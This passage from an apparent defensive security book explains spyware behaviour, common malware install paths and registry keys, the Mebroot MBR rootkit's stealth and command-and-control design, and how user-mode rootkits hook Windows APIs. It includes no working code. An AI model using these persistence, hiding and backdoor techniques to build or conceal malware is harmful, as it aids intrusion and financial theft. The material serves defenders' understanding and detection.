Anti-Keylogging Programs Keylogger discovery software is also available, which is a type of program that uses a set of “signatures” with a list of all known keyloggers and will work to remove the keylogger. The PC’s authorized users can then randomly run a scan against this list, and the software looks for the items from the catalog on the hard drive. One major drawback to this type of protection is that it only protects you from keyloggers on the signature-based list, with the PC remaining vulnerable to other keyloggers.

There are several methods not covered in this chapter as there are so many conceptual methods to counter keyloggers. However, we have attempted to list the ones most commonly used in security operations programs encountered in our travels.

Malware Behaviors

A spyware program is rarely unaccompanied on a computer: An infected machine can rapidly be infected by many other components. Users frequently become aware of unwanted behavior and degradation of system performance. A spyware infection can create significant unwanted CPU utilization rates, constant disk usage, and unwanted network traffic, all of which slow down the computer. Stability and permanence issues, such as application or systemwide crashes, are also an ordinary occurrence when spyware is present. Spyware, which interferes with networking software generally, makes it difficult to connect to the Internet.

Some spyware infections are not even noticed by the user. Users presume in those situations that the issues relate to hardware, Windows installation problems, or a virus. Some owners of badly infected systems contact technical support experts or even buy a new computer because the existing system “has become too slow” for their liking. Badly infected systems may need a clean reinstallation of all their software in order to get back to full functionality. Only rarely will a single piece of software render a computer unusable unless it has spread to additional system services.

Some other types of spyware (for example, Targetsoft) change system files so they will be more difficult to remove. Targetsoft modifies the Winsock Windows Sockets files. The removal of the spyware-infected file `inetadpt.dll` will end normal networking usage. Unlike users of numerous other operating systems, a typical Windows user has administrative privileges, mostly for ease of use. Because of this *feature*, any program the user runs (intentionally or not) has unrestricted access to the system, too. Spyware, along with other threats, has led some Windows users to migrate to other platforms such as Linux or Apple Macintosh, which are significantly less susceptible to malware infections.

This is due to programs not allowing any approved unrestricted access deeper into the operating system by default. As with other operating systems, Windows users are able to follow the principle of least amount of privilege and use nonadministrator least-user access accounts or reduce the privileges of specific vulnerable Internet-facing processes such as Internet Explorer. However, as this is not a default or “out-of-the-box” configuration, few users do this.

Advertisements

Many spyware programs infect victims with pop-up advertisements. Some programs simply display pop-up ads on a regular basis. For instance, some pop up every few minutes or when the user opens a new browser window, and some spyware programs will open dozens of ads within a given minute. Others display ads after the user visits a specific site, which is similar to targeted advertising. Spyware operators present this feature as desirable to advertisers, who may buy ad placement regarding specific consumer goods in pop-ups displayed when the user visits a particular site. It is also one of the reasons that spyware programs gather information on user behavior and surfing habits.

Many users grumble about annoying or offensive advertisements as well. As with countless banner ads, many spyware advertisements use animation or flickering banners that can be visually disturbing and annoying to users and, at times, make it unbearable to even surf the Internet. Pop-up ads for pornography often display erratically and at the worst times (when your wife brings you coffee). Links to these sites may be added to the browser window, history, or search function, which can later be examined by your employer or family. A number of spyware programs break laws, such as variations of the Zlob and Trojan-Downloader.Win32.INService, which have been known to show undesirable child pornography sites that violate child pornography laws. This variant has also been known to pop up key-gens, cracks, and illegal software pop-up ads that violate copyright laws.

Another issue in the case of some spyware programs has to do with the substitution of banner ads on viewed websites. In some cases, certain spyware programs have been created specifically as Browser Helper Objects (BHOs) in order to record user’s interactions quietly (keystrokes, pages surfed, and so on) during an SSL or HTTPS connection. Through this method of spyware-based BHOs, a criminal has direct access into anything you do while using Internet Explorer. The information that is recorded can also be sent anywhere on the Internet to be picked up and later analyzed, which could lead to some form of identity theft and/or fraud against the victim.

Spyware that uses BHO APIs can swap out references to a site’s own legitimate advertisements (which fund the site) with advertisements that a criminal has set up with a separate advertising firm, which give the spyware operator alternative funds to collect. This not only digs into the margins of advertising-funded websites but can also be used to introduce seemingly innocent ads that later end up being drive-by download malicious websites.

Adware/Spyware and Cookies

Anti-spyware and adware programs frequently report web advertisers' HTTP cookies—small text files that follow browsing activity and are not in themselves spyware, but that are commonly used by spyware in order to get more information about victims prior to identity theft. Although cookies are not always innately malicious, many users object to third-party cookies using space on their personal computers for their (third-party) business purposes, and many anti-spyware programs offer to remove them. However, malware can write its own cookies to the host hard disk as well, in order to track a user's browsing activity, which can later be used for identity theft and/or direct pop-up target advertising. Cookies in general are harmless and were created to help the user's surfing experience, but when they are used to support criminal activity, they cross the threshold of helpful to a hindrance. Cookies can track a number of surfing activities on the Internet:

- What advertisements a user has viewed; this method can be used to ensure a user does not see the same advertisement twice.
- Which sites a user has visited, which can also identify the sites a user is interested in visiting in order to learn more about that individual or organization.
- Information input into website forms to record personal information about a user. Over time enough personal information can be gathered in order to construct a sizable profile of the victim in order to steal his or her identity.

Adware/Spyware Examples

Here are a few examples of spyware programs that use cookies in order to record information about victims' surfing habits. Adware and spyware can be categorized in families as far as functionality:

- **AdwareWebsearch** This is added to the victim's IE toolbar and monitors the victim's surfed sites and displayed advertisements from partner advertising firms.
- **CoolWebSearch** This program with several dozen variants has been one of the most dreaded types encountered in its time. It not only redirects your computer from the victim's favorite sites, but also typically ends up at one of its advertising affiliates sites, taking your computer to a retail, electronic, gambling, or many other types of random sites. It does this by rewriting the victim's host DNS file to direct DNS queries to the networks where these affiliates would lookup faster.
- **Gator** Although I have not seen this tool in years, it is worth mentioning due to the concepts and lessons Gator provided us. This advertising program used to replace the banner advertisements of some pages with banners of their partnered affiliates. Gator was later sold to Claria Corporation, which changed the original model of Gator into several other smaller apps.

- **Zlob** This was an infamous Trojan for some time, as it would not only redirect your browser to numerous IT sites but also download and quietly install and execute malicious applications on the victim's computer.

IDENTIFYING INSTALLED MALWARE

For this example let's look at some of the locations where malware will typically install and run itself while trying to keep the victim from becoming aware of its presence. Most importantly, we are going to evaluate some of the reasons "why" it likes to hide in these locations and what impact it has on a victim's computer. Keep in mind, however, that these are examples of where malware is commonly found on hosts and that everyday new variants are improving and constantly changing in order to evade detection and removal.

Typical Install Locations

Almost all malware will install in similar directories in order to execute and propagate throughout a victim's computer. These are some of the more common directories in which malware will install itself.

Windows Operating Systems

These are typical install locations where malware is found on Microsoft Windows (multiple versions):

- ApplicationData%\Microsoft\
• %System%\[FileName].dll
- %Program Files%\Internet Explorer\[FileName].dll
- %Program Files%\Movie Maker\[FileName].dll
- %All Users Application Data%\[FileName].dll
- %Temp%\[FileName].dll
- %System%\[FileName].tmp
- %Temp%\[FileName].tmp

Unix/Linux Operating Systems

These are typical locations where malware is found on Unix/Linux operating systems (multiple builds):

- /bin/login
- /bin/.login
- /bin/ps
- /etc/

- /etc/rc.d/
- /tmp/
- /usr/bin/.ps
- /usr/lib/
- /usr/sbin/
- /usr/spool/
- /usr/scr/

Installing on Local Drives

Typically malware will attempt to install itself on every drive accessible on the host. This can be to local or mapped network shares where the system has write permissions. Malware will install in the previously listed install paths on system partitions or in obfuscated file locations on any secondary partition available.

Modifying Timestamps

Malware will almost always modify its timestamp in order to hide from first glance inspections.

Windows or Unix/Linux Operating Systems

Timestamps are universal file attributes and malware on either operating system functions the same way. The chosen dates can match any timestamp on the victim's computer ranging from

- System install dates
- System file dates
- A chosen date in time

Affecting Processes

Almost all malware will attempt to hook system and user processes in order to operate behind the scenes and also attempt to prevent the victim from quickly identifying its activity.

Windows Operating Systems

These are typical system and user processes affected by malware found on Microsoft Windows (multiple versions):

- explorer.exe
- services.exe
- svchost.exe

Unix/Linux Operating Systems

These are some common processes modified on Unix/Linux operating systems (multiple builds):

- apached
- ftpd
- rpc.statd
- lpd
- syncscan
- update

Disabling Services

Typically malware will attempt to disable specific operating system features in order to continue to execute and propagate.

Windows Operating Systems

These are typical features malware attempts to disable on Microsoft Windows (multiple versions):

- Windows Automatic Update Service (wuauserv)
- Background Intelligent Transfer Service (BITS)
- Windows Security Center Service (wscsvc)
- Windows Defender Service (WinDefend)
- Windows Error Reporting Service (ERSvc)
- Windows Error Reporting Service (WerSvc)

Unix/Linux Operating Systems

These are some common services that are modified on Unix/Linux Operating Systems (multiple builds):

- apached
- ftpd
- rpc.statd
- lpd
- zssld

Modifying the Windows Registry

Here are some of the most common Registry locations where malware will install itself on a victim's computer in order to execute and propagate:

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\
- HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\

SUMMARY

Malware and spyware today can do almost anything—target a single or multiple hosts and even target computers that are not directly networked within an enterprise. Malware can lead to varying levels of corporate and personal torture if and when information regarding your identity is stolen and used for other means. You need to be aware of the threats and goals and intent of malware in order to better combat its activity. With a better understanding of what malware does and how it can behave, your ability to protect your network from infection grows. Please use this information as a launch pad to learn more on a regular basis in order to understand and defend against the newest variants and their methods, intent, and functionality.



PART II

ROOTKITS

CASE STUDY: THE INVISIBLE ROOTKIT THAT STEALS YOUR BANK ACCOUNT DATA

In January 2008, a new type of rootkit appeared in the wild, stealing financial data by installing keyloggers on computers and monitoring when users entered their username and password for many European banks. This new rootkit was the most malicious of its kind ever seen. Invisible to all anti-rootkit and anti-malware utilities, including those from McAfee, Symantec, and even Kaspersky, this rootkit downloads malware that logs all keystrokes typed into the computer.

Between December 12, 2007, and January 7, 2008, iDefense, a security firm owned by Verisign, detected approximately 5000 machines infected with the rootkit in Europe. The rootkit, once installed, embeds itself into the Master Boot Record (MBR) of the computer. The MBR is the first 512 bytes of the computer's primary hard drive. The BIOS of the computer tells the CPU to execute the machine code written to the first 512 bytes. This machine code, commonly referred to as a *boot manager*, typically starts the operating system loaded on the computer and directs it to access the first partition available on the system.

The boot manager can be replaced by other code if the operating system allows the first 512 bytes of the hard drive to be overwritten. Microsoft Windows allows the MBR to be overwritten by applications that are executed by an administrative user. Users infect themselves when they access websites intended to spread the virus such as various pornographic and illegal software (warez) sites. The rootkit, named Mebroot, exploits users running a copy of Internet Explorer that is vulnerable to an exploit. Once exploited, the rootkit downloads a 450kb (rather large) file that, when executed, stores itself in the last few sectors of the hard drive and writes a copy of its rootkit boot manager to the MBR and executes itself.

Since the rootkit was written to the MBR, when the system reboots, the rootkit will be executed before the operating system, thereby ensuring it is loaded first and can reinfect the computer.

What makes this rootkit even worse is that researchers at F-Secure and Symantec have proof that the rootkit was "beta" tested in early November 2007 to ensure it functioned properly. The date- and timestamps on the executables found in the wild indicate that in November 2007, a specific domain on the Internet started to spread an early version of what would become the Mebroot rootkit. After the beta release, two additional waves of Mebroot with some amazing capabilities were released to the world.

Besides being one of the first rootkits to infect the MBR, Mebroot is the pinnacle of professional rootkit development. The methods used to execute processes, hide network traffic, and prevent detection are advanced and still, as of this writing, very effective at evading detection. Mebroot innovates in three main areas: stealth disk access, firewall bypassing, and backdoor communication. Each of these capabilities is implemented within the Microsoft Windows kernel, a portion of the operating system usually reserved for drivers that manage your network card or graphics card. The amount of skill needed to implement these capabilities at the kernel level itself is exemplary but even more so

for a rootkit where traditional rootkit developers do nothing but copy code from other authors and websites and change a few things.

Disk Access

Traditional rootkits prevent access to portions of the hard drive by intercepting the functions executed by applications such as `CreateFile()`. Mebroot is different. Instead of just intercepting the function calls by overwriting certain portions of the `DISK.SYS` driver in memory, which would be detectable, the Mebroot rootkit overwrites all functions within the `DISK.SYS` driver and installs a wrapper driver that calls the `DISK.SYS` functions to ensure that behavioral products such as host-based intrusion prevention systems do not prevent it from infecting `DISK.SYS`.

As an extra measure, the rootkit also starts a “watchdog” thread that checks every couple of seconds to ensure that the rootkit’s stealth capabilities are still installed on the system. If they are removed, the rootkit will reinstall them.

Firewall Bypassing

Rootkits need a way to covertly allow themselves and any malware they work with to access the network to request web pages and communicate with its Command and Control (C&C) server. Of course, if the rootkit does not hide its communication, anti-rootkit tools such as firewalls and host intrusion prevent systems (HIPS) may detect it.

Until Mebroot, most rootkits simply worked by creating and installing a driver similar to a network card driver within the Windows’ kernel’s network interface, `NDIS`. Mebroot didn’t want to be detected so the developers did not use this method. Instead, the developer wrote a set of algorithms to find hidden and undocumented functions within Microsoft’s `NDIS`, which allows the rootkit to communicate with `NDIS` without installing a driver. This method, although stealthy, requires that the rootkit implement its own TCP/IP stack to communicate with other devices on the Internet. Writing your own TCP/IP stack is difficult, which goes to show how focused the authors were during development and the lengths that rootkit developers must go to to remain undetected.

Backdoor Communication

Mebroot utilizes advanced firewall bypassing techniques to covertly communicate with Command and Control (C&C) servers on the Internet and process commands from the owner of the botnet. Researchers, however, have only seen one of the multiple commands the rootkit can interpret in the wild (the `INST` command, which installs various malware).

First, the rootkit connects to a random C&C server, building a domain name using the current time and date as well as a variety of hard-coded domains. Once the rootkit resolves a DNS name to an IP address, the rootkit sends an encrypted packet to the IP address to “ping” the C&C server to make sure it responds to its encrypted communication. The rootkit uses an encryption algorithm based on SHA-1, an industry standard but one that uses a very weak and easily decipherable key, which has allowed researchers to

decrypt the packets. To add additional complexity, however, the decrypted packet actually contains data that is then encrypted using a different encryption scheme found in other malware.

Once the C&C server responds to the rootkit, the C&C server can tell the rootkit to execute one of four commands:

- Install a DLL into any process or install a new version of Mebroot.
- Uninstall a user-mode DLL or uninstall Mebroot.
- Instruct a trusted process to launch new processes by filename.
- Execute any driver in kernel mode.

The ability to uninstall the rootkit is further evidence that the rootkit was developed and tested by professionals, as an uninstall function can aid in debugging and creating a rootkit.

Once the command is received, the rootkit will execute each command on the system using very detailed instructions (too detailed for this case study!) to ensure that anti-rootkit technologies do not prevent the command from executing. For example, the rootkit uses a built-in system call system (similar to what an operating system does!) to rewrite custom DLLs that it is told to execute on the system.

Intent

What could be so beneficial that the Mebroot developers would spend potentially months of time developing such an advanced rootkit? Money. The Mebroot rootkit installs and executes malware delivered by the C&C server to infect hosts. This malware can record keystrokes, sniff HTTP and HTTPS requests, and inject arbitrary HTML into websites, particularly banking sites. These features enable many different types of fraud, including identity theft, click-fraud, and the theft of bank accounts.

As of this writing, a new wave of Mebroot has been found in the wild with even more innovative stealth techniques.

The Mebroot rootkit is one of the most advanced rootkits the public has ever seen. Written by professionals, effective, and hard to remove, this rootkit delivers malware that is used to steal financial information such as bank account and credit card numbers. Mebroot, with all of its advanced capabilities, is just the start of the new evolution of rootkits that will propel what was previously easily cleaned or ineffective malware into a new echelon of capabilities.

Now, not all is lost. Mebroot can be removed, and the easiest way to remove this rootkit is to run the `fixmbr` command from within the Windows recovery console, which is available by booting of the Windows XP CD (included with all Windows installations). This overwrites the rootkit's entry on MBR with a standard Windows MBR. Also some of the latest BIOS settings allow you to make the MBR read-only. If set to read-only, any modification to the MBR will cause a BIOS warning.

CHAPTER 3

**USER-MODE
ROOTKITS**

Rootkits and their functionality have changed over the years. The functionality of these applications has led to a very fast adoption rate by the underground community, so it helps to understand where rootkits have come from, why they have adapted to their environment, and what attackers will be doing with them in the future.

The predecessor of the first rootkit was actually not a rootkit at all but a set of applications that removed evidence of an intrusion from a machine. So-called log cleaner kits were found as early as 1989 on hacked systems and helped attackers cover their tracks as they broke into system after system. These automated applications would be executed by an attacker as soon as he or she got administrative access to a server. The tools would seek out the various log files that stored which user was logged in and what commands that user executed. Once these files were found, the applications would open the files and either strategically remove certain logs or delete the entire file.

While log cleaners helped cover up initial access to a system, attackers wanted to always be protected from a system administrator finding out that they had been on the company's server. This requirement led to the creation of the first-generation rootkit. The first-generation served one major purpose—execute commands for an attacker without being seen. Traditionally, an attack would consist of the attacker exploiting a vulnerable network service such as `inetd`, a Unix application that connects network sockets to applications, cleaning the logs, and then adding a new user to the system so the attacker could access the system again. This backdoor account is common even today as attackers want to maintain access to a system.

The problem with adding a new user is that administrators can see it. To prevent this, the first-generation involved the teaming of log cleaners and new versions of common command-line tools in Unix such as `ls`, which lists files in a directory, and `ps`, which lists what programs are running on the system. These new versions removed the newly created backdoor user's files and processes from the tools' output.

MAINTAIN ACCESS

Maintaining access to a hacked system is very important for an attacker. With the ability to log back into a server with full administrative privileges, the attacker can leverage the server for other attacks, store data, or host a malicious website. Rootkits maintain access by installing either local or remote backdoors. A local backdoor is an application that, once executed, will give normal users full administrative privileges on the system. Local backdoors were common in early rootkit development as many attackers of systems were actually normal users trying to elevate their privileges. Furthermore, attackers would keep a local backdoor around, in addition to a local backdoor user account, just in case the remote backdoors didn't work.

Remote backdoors were generally the best way to go. Early rootkits had a variety of remote backdoors. The stealth and sophistication of the backdoors within the rootkits is what set each rootkit apart. The types of remote backdoors generally fall into three categories: Network Socket Listener, Trojan, or covert channels.

Network-Based Backdoors

There are a variety of network-based backdoors that rootkits have used throughout the years and some are still in wide use today. The standard network-based backdoor was the use of telnet or a shell running on a high port on the system. For example, the attacker would modify inetd so a command shell would open when a user connected to port 31337. This backdoor dates back to the 1980s and was used in the 1990s as well. Attackers used TCP, UDP, and even ICMP, although UDP and ICMP were much less reliable and generally didn't work too well. The communication stream was usually plaintext, although later versions of the network-based backdoors started using encryption in order to hide their traffic if a sniffer was placed on the machine or network the machine was connected to.

The problem with these network-based backdoors was that they were easily detectable by simply running a port scan on the system with the backdoor or by using a network firewall that blocked all inbound ports except those that serviced real customers. Very few of these backdoors did any type of authentication or verification of the users logging in so some attackers would just scan the Internet looking for backdoors that they could simply access and take over from another attacker.

Used as a last resort for most attackers, another network-based rootkit really didn't run on the network at all but was accessible via the hacked system's web server. These Common Gateway Interface, or CGI, scripts would be installed in a directory on the web server and would execute user-defined commands and show the output in the browser. Local backdoors could then be used in conjunction with this script to regain control of a machine in case an administrator removed the backdoor account or network-based backdoor application.

As time passed and we moved into the 2000s, Windows became the primary focus of rootkit developers, and attackers started leveraging network backdoors such as Back Orifice to maintain remote access to Windows devices. Back Orifice, released in late 1999, provided an attacker with remote control of Windows devices. An enhanced version, released in late 2000, provided plug-in architecture with plug-ins that allowed the attacker to see remotely what was on the screen of the machine running Back Orifice, what was typed on the keyboard, and to install software, view stored passwords, and run arbitrary programs. Back Orifice primarily used TCP as its communications protocol but it was configurable. Once Back Orifice was released, the functionality it provided was adopted and integrated into many other pieces of malware and rootkits in the Windows environment.

STEALTH: CONCEAL EXISTENCE

The second major feature of rootkits is their ability to conceal any evidence of their existence on the system. As we mentioned, rootkits evolved from programs that attackers used to remove the logs on a system they broke into. As rootkits started to morph into those that provided continual "root" access to the system, a new requirement to hide any files or registry keys that the rootkit needed to operate became essential. If the rootkit hid

these items, the system administrator and anti-rootkit tools would have a much harder time detecting the rootkit. Most rootkits will hide files they generate, any files specified by the user of the rootkit, and any network connections the rootkit generates. What to hide is usually specified in a configuration file or hardcoded into the rootkit itself.

The latest generations of rootkits use their stealth abilities to help other malware such as programs that steal usernames, passwords, and bank account information by hiding them from users and anti-malware tools. The teaming of malware with rootkits has caused rootkit developers to improve the quality and effectiveness of their stealth techniques dramatically. When rootkits were first detected in Unix environments, they usually only implemented their hiding capabilities using one method; for example, they would filter out files when the tool `ls` was used but not when a custom tool that read files from the file system was executed. The latest Windows rootkits, such as the one used by `Rustock.C`, use multiple methods to ensure nothing is missed. These methods are discussed in Chapters 4 and 10.

Stealth is a major component of any rootkit and the chapters in this book will spend much time explaining the concepts and techniques that rootkit developers use to implement their stealth capabilities. Why is stealth so important for us to talk about? Simply because most rootkit detection tools detect the changes the stealth functionality make to the system to find the rootkit itself!

TYPES OF ROOTKITS

There are generally two types of rootkits: user-mode and kernel-mode. *User-mode rootkits* run within the environment and security context of a user on the system. For example, if you were logged into your workstation as the user `bwilson` and did not have administrative privileges, the rootkit will filter and give backdoor access to all applications running under the `bwilson` account. Generally, most user accounts also have administrative privileges so a user-mode rootkit can also prevent system-level processes such as Windows services from being affected by its stealth functionality.

Although this book primarily focuses on Windows malware and rootkits, there is another type of rootkit in the Unix world that is very similar to a user-mode rootkit. This rootkit, commonly referred to as a *library rootkit*, filters calls that applications make to various shared system libraries. Because they are not tied directly to a specific username, these rootkits can be more effective than standard user-mode rootkits but not as effective or hard to remove as kernel-mode rootkits.

Kernel-mode rootkits operate within the operating system at the same level as drivers for hardware such as your graphics card, network card, or mouse. Writing a rootkit for use within the kernel of an operating system is much more difficult than writing a user-mode rootkit and requires a much higher skill set from the attacker to implement. Furthermore, since many operating systems change portions of their kernel with updates and new versions, kernel rootkits don't work for all versions of Windows. Since the rootkit operates like a driver does in the kernel, it also has the ability to increase the instability of the operating system. Normally, this is how most

people find out they have a rootkit running on their system, as they notice a slowdown in performance, the appearance of blue screens, or other errors that cause the system to reboot spontaneously.

TIMELINE

Rootkits have evolved over time. Starting off as a simple set of tools to help maintain access to a machine, they have evolved into vicious applications that hide themselves, other files, are difficult to remove, and aid other malware. The following is a quick timeline to give you an understanding of the rootkit's evolution:

- **Late 1980s** First log cleaners found.
- **1994** First SunOS rootkits found.
- **1996** First Linux rootkits appear in the wild.
- **1997** Loadable kernel module-based rootkits are mentioned in *Phrack*.
- **1998** Silvio Cesare releases first non-LKM kernel-patching rootkit code. Back Orifice, a fully featured backdoor for Windows, is released.
- **1999** NT Rootkit, the first Windows rootkit, is released by Greg Hoglund.
- **2000** t0rnkit libproc rootkit/Trojan is released.
- **2002** Sniffer backdoors start to show up in rootkits. Hacker Defender is released, becoming one of the most used Windows rootkits.
- **2004** Majority of rootkit development in Unix stops as the focus shifts to Windows. FU rootkit is released and introduces a new technique to conceal processes.
- **2005** Sony BMG rootkit scandal occurs. First use of rootkit technology for commercial use.
- **2006** Rootkits become part of almost every major worm and virus. Virtual rootkits start to be developed.
- **2008** After two years of relatively no new technology, rootkits in the wild start to leverage the boot process to install themselves by adapting code from eEye Bootroot rootkit.

USER-MODE ROOTKITS

Throughout the rest of this chapter, we'll discuss several types of user-mode rootkits, defining, explaining the functionality, and then providing examples of and countermeasures for different rootkits. This book defines a rootkit as "an undetected assembly or collection of programs and code that allows constant presence on a computer or automated information system." Unlike some other software such as exploits or

malware, rootkits generally will continue to function even if the system has been rebooted.

Why is this definition important? This definition states several key differences between rootkits and other types of software like Trojans, viruses (aka, viruses), or applications. For example, removing the word *undetected* from the definition would change the definition to that of a system management software package or remote administration software. However, the fact that the software is undetected and provides a constant connection to the system implies that the software provides a backdoor for ease of future access. Rootkits are also purposefully written to be undetected via traditional or accepted methods within the security industry. This is important to note because many past viruses or Trojans did not have stealth as their primary function.

Since the software is designed to be undetectable, the rootkit will attempt to remain incognito and hide its functions to avoid discovery by anti-rootkit tools. Most Windows rootkits will attempt to hide drivers, executable (.exe and .dll) and system files (.sys), ports and service connections, registry key entries, services, and possibly other types of code such as backdoors, keyloggers, Trojans, and viruses. Given the impact of a software package gaining root access to a system and residing in a stealth manor, system administrators and network defenders around the globe are gravely concerned. The focus of many recent rootkits has been to cooperate with malware in order to hide the malware's remote command and control functionality. Malware requires remote access to infected workstations, and rootkits provide the stealth to allow the malware to run undetected.

It is important to note that this book will use the terms *undetected* and *hidden* interchangeably; however, no rootkit is ever undetectable or truly hidden. Every rootkit can be detected, but traditional applications or techniques may not find every rootkit by default. Furthermore, the difficulty and time required to detect a rootkit properly may not be worth the effort.

Besides stealth, rootkits are normally associated with elevating privileges of a non-root user to root-level privileges. This functionality is mostly associated with Unix rootkits and not Windows rootkits because most Windows users still run as administrative (root)-level users. While the original goal of a rootkit (and hence the name's origin) was to elevate privileges, remaining undetected and ensuring control over an infected machine have now become much more profitable to attackers.

It is also important to point out that rootkits in general can be persistent on disk or memory based. Persistent rootkits will remain on the system disk and will load each time the system boots. This requires the code to be configured to load and run without human interaction (which can lead to detection using some of the more common detection methods). Persistent rootkit code is stored in a nonvolatile location like the file system or Registry. Memory-based rootkits run purely in memory and are lost with a system boot. Memory-based rootkits are much more difficult to detect on a running system.

Several types of rootkits will be discussed in later chapters of this book, including kernel-mode, virtual, database, and hardware rootkits, but we will begin with the user-mode rootkit.

What Are User-Mode Rootkits?

Now that we've established a common definition for a rootkit, we can further define it to include additional rootkit types. We define a user-mode rootkit as "an undetected assembly or collection of programs and code that is resident in userland and that allows constant presence on a computer or automated information system." For the purposes of this book, *userland* is defined as "application space that does not belong to the kernel and is protected by privilege separation." Essentially, all user-mode applications run at the user's account privilege level within the system and not as part of the operating system. For example, if you logged into your Windows workstation as *bwilson*, the user-mode rootkit would operate as the *bwilson* user. All permissions and policies such as deny policies or permissions are still in effect and will limit the rootkit to what it can access. Even though users are generally looked on as least privileged and their access to files and directories is reduced, the users of most workstations in today's home and corporate environments run as administrative users on the local workstation. Being an administrative user on the local workstation gives the user-mode rootkit full reign over the local workstation.

For the purposes of explanation, the user-mode rootkits discussed in this chapter will all be Windows rootkits. Although the functionality is extremely similar in *nix and Windows systems, there has been far more widespread variants of Windows-based rootkits over the past decade. And although user-mode rootkits are not simple to develop by any means, they are easier to create and distribute for Windows platforms than *nix flavors.

The popularity of the operating system, the amount of free source code available, and the amount of documentation for officially supported hooking mechanisms makes developing user-mode rootkits in Windows simple. How easy is it? Well, even with this ease of development, attackers decided that too much time and effort was required to download some source code and compile it, so a common and effective user-mode rootkit, *Hacker Defender*, was made available for purchase for about \$500 U.S. dollars. The source code for *Hacker Defender* and other user-mode rootkits is publicly available for download as well in case you want to customize it for your own rootkit. Open-source rootkits have become more common so it has become easier for inexperienced attackers to get into the game.

The quick turnaround time between building a user-mode rootkit and deploying it for Windows aided the spread of malware that required the user-mode rootkits to hide the malware from the Windows Task Manager, Registry, and file system. User-mode rootkits were widely adopted and started to become common place so the security industry responded with techniques to detect them. Nowadays, user-mode rootkits are not very effective and are relatively easily detected with most antivirus products. We would even argue that user-mode rootkits are useless but many pieces of malware still employ user-mode rootkit techniques understanding their methods in order to continue to detect and analyze them is important.

Background Technologies

Since the rootkit relies on achieving a stealth state, it must intercept and enumerate the Application Programming Interface (API) in user-mode and remove the rootkit from any results returned. API hooking has to be implemented in an undetected way so as not to notify the user or administrator of the rootkit's presence. Because API hooking is critical to understanding how a user-mode rootkit works, we will spend some time talking about it and the techniques used to hook the API.

Now, there are a couple of possible ways to implement the hooking we just described. Some are supported by Microsoft and others are not. This is important because it means that the intent of the rootkit is dependent on the rootkit author and can range from system monitoring such as a keylogger installed by your employer, theft, or installation of other software. One example that spurred great outrage and scrutiny was the rootkit that Sony BMG incorporated into CDs during 2005. Sony CDs installed copies of the Extended Copyright Protection (XCP) and MediaMax-3 software on computers when the user played them. This rootkit was discovered by security researcher Mark Russinovich while testing a new version of RootkitRevealer at SysInternals. Although an old example, the XCP case exemplifies the importance of hiding and remaining undetected for legitimate purposes and why a rootkit's maliciousness is really based on the author's intent. The XCP rootkit was designed to hide all files, registry entries, and processes that started with `sys`. The intention was that Sony's DRM solution would leverage the hiding capabilities created by the rootkit to ensure DRM was never removed from the machine and that if a user attempted to take information from a DRM CD, it was unusable; however, any application, including malware, could take advantage of this capability and hide itself by simply prefixing `sys` to its filename. With the Sony example, a commercial entity chose to use a rootkit with what some could argue were good intentions, but they improperly executed their intentions. Of course, other malicious rootkit authors could use the same technology techniques that the XCP application used and have very different intentions.

NOTE

While there has been lengthy debate around rootkit use, usefulness, and intent for years, we will not engage in any of that in this portion of the book. Our objective is to supply information about rootkit functionality, practical examples, and countermeasures.

Before we get too involved, we'll review some computing, programming, and operating system structure concepts that are important to understanding the context of rootkit functionality. These Windows resources, libraries, and components are the targeted subjects of rootkit functionality and are utilized in order to hide, mask, or otherwise conceal system activity.

Processes and Threads

A *process* is an instance of a computer program being executed within a computer system, whereas *threads* are the subprocesses (spawned from the process) that execute individual instructions, generally in parallel. For example, executing a rootkit *<process>* on a system

can spawn multiple threads simultaneously. The difference between a process and a thread is critical because almost every major user-mode rootkit technique deals with the thread and not the process.

Architecture Rings

Within x86 computer system architecture, there are protection rings that privilege and protect against system faults and unauthorized access. The ring system provides and allows certain levels of access, generally through CPU modes. These rings are hierarchical, beginning with Ring 0, which has the highest level of access, to Ring 3, which has the lowest level of access. In most operating systems, Ring 0 is reserved for memory and CPU functions, e.g., the kernel operations. There are two rings supported in the Windows OS that are important for the purposes of rootkit functionality, Ring 0 and Ring 3. Threads running in Ring 0 are in kernel-mode and, you guessed it, threads running in Ring 3 threads are user-mode. We will go into much more detail about protection rings when we discuss kernel-mode rootkits, so as we move forward, remember this: OS code executes in Ring 0 and application code executes in Ring 3.

System Calls

User-mode applications interface with the kernel by executing *system calls*, which are specific functions that are exported from Dynamic Link Libraries (DLLs) provided by the operating system. When applications make system calls, the execution of the determined system calls are routed to the kernel via a series of predetermined function calls. This means that when system call A is executed, function calls X, Y, and Z are always executed in that order. The rootkit function will utilize these standard operating system calls in order to execute. Within the following examples, we will point out several areas where a rootkit can hijack, or *hook*, the predetermined system call path and add a new function to the path.

For example, if a user-mode application wanted to list all of the files in a directory on the C drive, the application would call the Windows function `FindFirstFile()`, which is exported from `kernel32.DLL`. To adjust the system call path, a user-mode rootkit would find the function in `kernel32.DLL` and modify it so when the function was called, the rootkit's code would be executed instead of the code found in `kernel32.dll`. Traditionally, a rootkit would simply call the real code in `kernel32.dll` and filter the results before returning them to the application.

In an effort to increase the stability of the operating system, Microsoft implemented virtual addresses within each process so each user application cannot interfere with other applications executed by other users. Therefore, when an application requests access to a certain memory address, the operating system intercepts that call and may deny access to that memory address. However, since every Windows user-mode application runs within its own virtual memory space, the rootkit needs to hook and adjust the system call path in the memory space of every running application on the system to ensure that all results are filtered properly. In addition, the rootkit needs to be notified when a new application is loaded so it can also intercept that application's system call. This technique is different than kernel-mode hook techniques that do not require continual interception of system

calls. Specifically, a kernel-mode rootkit can hook and intercept a single kernel system call and all user-mode calls will then be intercepted.

Dynamic Link Libraries

Dynamic Link Libraries or DLLs (.dll) are the shared libraries within Microsoft's Windows operating systems. All Windows DLLs are encoded in the Portable Executable (PE) format, which is the same format as executable (.exe) files. These libraries are loaded into an application at runtime—when the program is executed—and remain in their predetermined file location. Each DLL can be dynamically or statically mapped into the application's memory space so the DLL's functions are accessible by the application without having to access the DLL on disk. When a DLL is dynamically mapped, the application is loaded by the application when the application is executed. An important benefit is that dynamically linked libraries can be updated to fix bugs or security problems and the applications that use them can immediately access the fixed code. When the DLL is statically compiled into the application, the functions from the DLL are copied into the application binary. This allows programmers to link libraries while compiling and eliminates the need for additional copies of the same libraries or plug-ins.

